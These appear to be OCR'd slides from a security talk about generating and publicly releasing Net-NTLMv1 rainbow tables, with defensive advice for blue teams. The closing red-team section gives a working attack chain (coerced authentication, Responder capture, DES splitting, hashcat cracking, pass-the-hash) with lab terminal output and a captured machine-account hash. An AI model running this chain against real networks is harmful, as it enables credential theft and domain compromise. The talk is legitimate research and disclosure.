
Why did we take on the generation?

- Makes sense for data security and privacy standpoint of our clients
  - A non-zero concern and brought up several times by our clients after acquisition
- Someone (definitely not me) kept hogging all the password cracking GPUs
- We had a conversation with the SHAttered team
  - Determined we have avenues for massive compute for the right projects
  - Heavily inspired by the setup and technologies used during their process

Significant Upgrades

- Internal generation source is decently different
    - Referred to as rtv2 internally by me
- No longer reliant on server to accept generated tables since it could not handle too many concurrent writes
- Also Dockerized everything for policy reasons
- Given trial access to initial small cluster of GPUs
    - A different team internally was already using for password cracking
        - I don’t think I ever talked to them about it but I used some of their code, thanks
- Budget was set to “don’t abuse it”
- Trial went well and granted access to the full cluster

Trial Cluster



Work Units (20) | Experiment Definition | Compute Resources | Artifacts | Efficiency Metrics | Debug Details


Resource usage

No usage.

Resource requirements

Cell	Prod		
	Memory (in GiB)	CPU (in GCU)	GPU V100
[redacted]-europe-west4	2.16K	613	80

Final Cluster



Work Units (14) | Experiment Definition | Compute Resources | Artifacts | Efficiency Metrics | Debug Details


Resource usage

No usage.

Resource requirements

Cell	Prod		
	Memory (in GiB)	CPU (in GCU)	GPU A100
[redacted]-us-central1	8.88K	656	112

Final Final Cluster



Work Units (200) | Experiment Definition | Compute Resources | Artifacts | Efficiency Metrics | Debug Details

Resource usage


No usage.

Resource requirements

Cell	Prod		
	Memory (in GiB)	CPU (in GCU)	GPU A100
[redacted]-us-central1	127K	9.37K	1.6K

Getting Halfway

- Scaling kept having plenty of new challenges pop up
- I learned too much about concurrency
- Data had to be written somewhere that can handle several hundred hosts writing at the same time
  - Some tables ended up clobbering each other so regeneration of a few did take place
- rtv2 generation was chugging along and got to skip table indexes already handled by community
  - Well over 10K GPU hours at this point
- Demoed for real world cracking runs even during generation process
- Still only CPU backed searching of tables




```
disk: finished reading all files

statistics
-------------------------------------------------------------------
plaintext found:                               9 of 16
total time:                                    26377.58 s
time of chain traverse:                        9297.09 s
time of alarm check:                           2014.80 s
time of disk read:                             10056.51 s
hash & reduce calculation of chain traverse: 719995200000
hash & reduce calculation of alarm check:    140121928758
number of alarm:                               1398803
performance of chain traverse:                 77.44 million/s
performance of alarm check:                    69.55 million/s
```

Completing the Mission

- rtv2 generation finished and every test case passed
    - Test cases were primitive, created by me, and at specific intervals within the keyspace
    - Getting results changing engagement outcomes (only path to DA found in one niche case)
- Generation took place over the course of March 14, 2024 to Sep 16, 2024
- Wrangled 8TB of tables and sorted each using CPU backed sorting
- Started process to release the tables as a dataset and accompanying blog post

What do you mean it didn't crack?

- One engagement tried to use the tables and it didn't crack
  - Technically was targeting 99%+ so it's not impossible but very unlikely
  - Classical -m 14000 to the rescue
- Then another and another within a span of a week
  - Very improbable, something is wrong
- @c3c asked about the table parameters in Dec 2023
  - I could not reproduce the calculations for the parameters when asked but trusted sleep deprived math instead of checking
  - In hindsight, that was a poor decision
- Realistically, rtv2 only had ~50% chance to crack a hash
  - Gotten lucky every time so far


Cedric Van Bockhaven

Got it thanks, works now

Dec 2, 2023, 4:31 PM

Small feature request: if possible, to automatically start the next job after one is done :) (or I'll just stick to a while loop...)

Dec 4, 2023, 2:36 AM


Regarding the chosen parameters (300000 chain length, 4096 tables, 134217727 size), do you have some insights on how these were chosen / what they mean? Is this a perfect RT? I'd be particularly interested in the success rate they would offer. The crack.sh ones got to 99.65%.

Dec 4, 2023, 2:41 AM

rtv3

- Corrected the parameters and regenerated every single table once again
- With everything learned so far and access to even more GPUs than before
    - Generation only took 39 days and over 262K GPU hours
- Tables were finishing left and right but writes held strong
- Wrangled 8TB once again
- Verified with GPU backed searching released by the community in Oct 2024
- Every single hash thrown at rtv3 has cracked in our test and real world cases
    - Immense wave of relief

Final Final Final Cluster



Work Units (1024) | Experiment Definition | Compute Resources | Artifacts | Efficiency Metrics | Debug Details

Resource usage

No usage.

Resource requirements

Cell	Prod		
	Memory (in GiB)	CPU (in GCU)	GPU A100
[redacted]us-central1	649K	48K	8.19K

Trying to get the word out

- Dataset released Dec 2024 under CC-BY license allowing derivative works
  - https://research.google/resources/datasets/?search=Net-NTLMv1&dataset_types=other
- Applied to CFP process for this talk to OffensiveCon, DEF CON, Code Blue, and BRCC
- Thank you to BRCC for letting me talk about this journey

05 Community Wrap Up

Community Finishing Touches

- Downloading the tables from GCP
- Sorting the tables aka creating a derivative work
  - Thanks Google!
- Created and hosted tracker only allowing for the tables
- Seeding ready to use tables for anyone with 8TB of disk space
  - Have already shipped a drive filled with tables!

06 What now?


Blue Teamers

- **Disable Net-NTLMv1 organization wide. No exceptions.**
  - Supposedly able to be done through GPO
    - https://www.silverfort.com/blog/ntlmv1-bypass-in-active-directory-technical-deep-dive/
- Set alerts on the edit or change of registry key that controls if Net-NTLMv1 is allowed
  - `HKLM\System\CurrentControlSet\Control\Lsa\LmCompatibilityLevel`
  - 2 or lower allows Net-NTLMv1
- Filter Event Logs for Event ID `4624`: “An Account was successfully logged on.” > “Detailed Authentication Information” > “Authentication Package” > “Package Name (NTLM only)”, if `LM` or `NTLMv1` is the value of this attribute, LAN Manager or Net-NTLMv1 was used
- If left enabled, cheap hardware can recover material that be used to authenticate as the user or computer in 12 hours or less guaranteed


Red Teamers

- Download these tables and use them to crack any Net-NTLMv1 hash that does not have ESS and uses the `1122334455667788` challenge
- Be careful with where you send client hashes, the implications of it, and plus local disk space is cheap nowadays
  - We have no affiliation with ntlmv1.com and created the tables to ensure a single party does not hold them
- Relay if ESS or non-static challenge
  - You can use the classic -m 14000 with hashcat too
- Go get DA!
  - Set up something to catch coerced authentication with magic challenge
    - http://github.com/lgandx/Responder
  - Coerce authentication using favorite method
    - https://github.com/Wh04m1001/DFSCoerce
  - Parse the Net-NTLMv1 hash to DES ciphertexts (CT)
    - https://github.com/evilmog/ntlmv1-multi
  - Crack the DES CT1 and CT2 with tables
    - https://github.com/blurbdust/rainbowcrackalack
  - Validate via shucking
    - hashcat -m 27000 $Net-NTLMv1 -a3 $PT1$PT2?h?h?h?h
  - Pass the hash

Red Teamers




```
┌──(blurbdust㉿LabKali)-[~/ntlmv1]
└─$ python3 ~/tools/DFSCoerce/dfscoerce.py -u ilikebread -d testlab.local -p $PASSWORD 192.168.40.248 192.168.40.53
[-] Connecting to ncacn_np:192.168.40.53[\PIPE\netdfs]
[+] Successfully bound!
[-] Sending NetrDfsRemoveStdRoot!
NetrDfsRemoveStdRoot
ServerName:                      '192.168.40.248\x00'
RootShare:                       'pipe\x00'
ApiFlags:                        1


DCERPC Runtime Error: code: 0×5 - rpc_s_access_denied
```



```
[SMB] NTLMv1 Client   : 192.168.40.53
[SMB] NTLMv1 Username : TESTLAB\LABDC19$
[SMB] NTLMv1 Hash     : LABDC19$::TESTLAB:59B8BEFFD0C2AEC5A9D83C6C
A210BE62CEC31640E20CBFCA:59B8BEFFD0C2AEC5A9D83C6CA210BE62CEC31640E
20CBFCA:1122334455667788
```

Red Teamers



```
┌──(blurbdust㉿LabKali)-[~/ntlmv1]
└─$ python3 ~/tools/ntlmv1-multi/ntlmv1.py --ntlmv1 'LABDC19$::TESTLAB:59B8BEFFD0C2AEC5A9D83C6
CA210BE62CEC31640E20CBFCA:59B8BEFFD0C2AEC5A9D83C6CA210BE62CEC31640E20CBFCA:1122334455667788'
Hashfield Split:
['LABDC19$', '', 'TESTLAB', '59B8BEFFD0C2AEC5A9D83C6CA210BE62CEC31640E20CBFCA', '59B8BEFFD0C2A
EC5A9D83C6CA210BE62CEC31640E20CBFCA', '1122334455667788']

Hostname: TESTLAB
Username: LABDC19$
Challenge: 1122334455667788
LM Response: 59B8BEFFD0C2AEC5A9D83C6CA210BE62CEC31640E20CBFCA
NT Response: 59B8BEFFD0C2AEC5A9D83C6CA210BE62CEC31640E20CBFCA
CT1: 59B8BEFFD0C2AEC5
CT2: A9D83C6CA210BE62
CT3: CEC31640E20CBFCA

To Calculate final 4 characters of NTLM hash use:
./ct3_to_ntlm.bin CEC31640E20CBFCA 1122334455667788

To crack with hashcat create a file with the following contents:
59B8BEFFD0C2AEC5:1122334455667788
A9D83C6CA210BE62:1122334455667788

echo "59B8BEFFD0C2AEC5:1122334455667788">>14000.hash
echo "A9D83C6CA210BE62:1122334455667788">>14000.hash

To crack with hashcat:
./hashcat -m 14000 -a 3 -1 charsets/DES_full.charset --hex-charset 14000.hash ?1?1?1?1?1?1?1?1
```

Red Teamers

LABDC19$::TESTLAB:59B8BEFFD0C2AEC5A9D83C6CA210BE62CEC31640E20CBFCA:59B8BEFFD0C2AEC5A9D83C6CA210BE62CEC31640E20CBFCA:1122334455667788


↓

59B8BEFFD0C2AEC5A9D83C6CA210BE62CEC31640E20CBFCA


↓

CT1: 59B8BEFFD0C2AEC5
CT2: A9D83C6CA210BE62
CT3: CEC31640E20CBFCA

Red Teamers

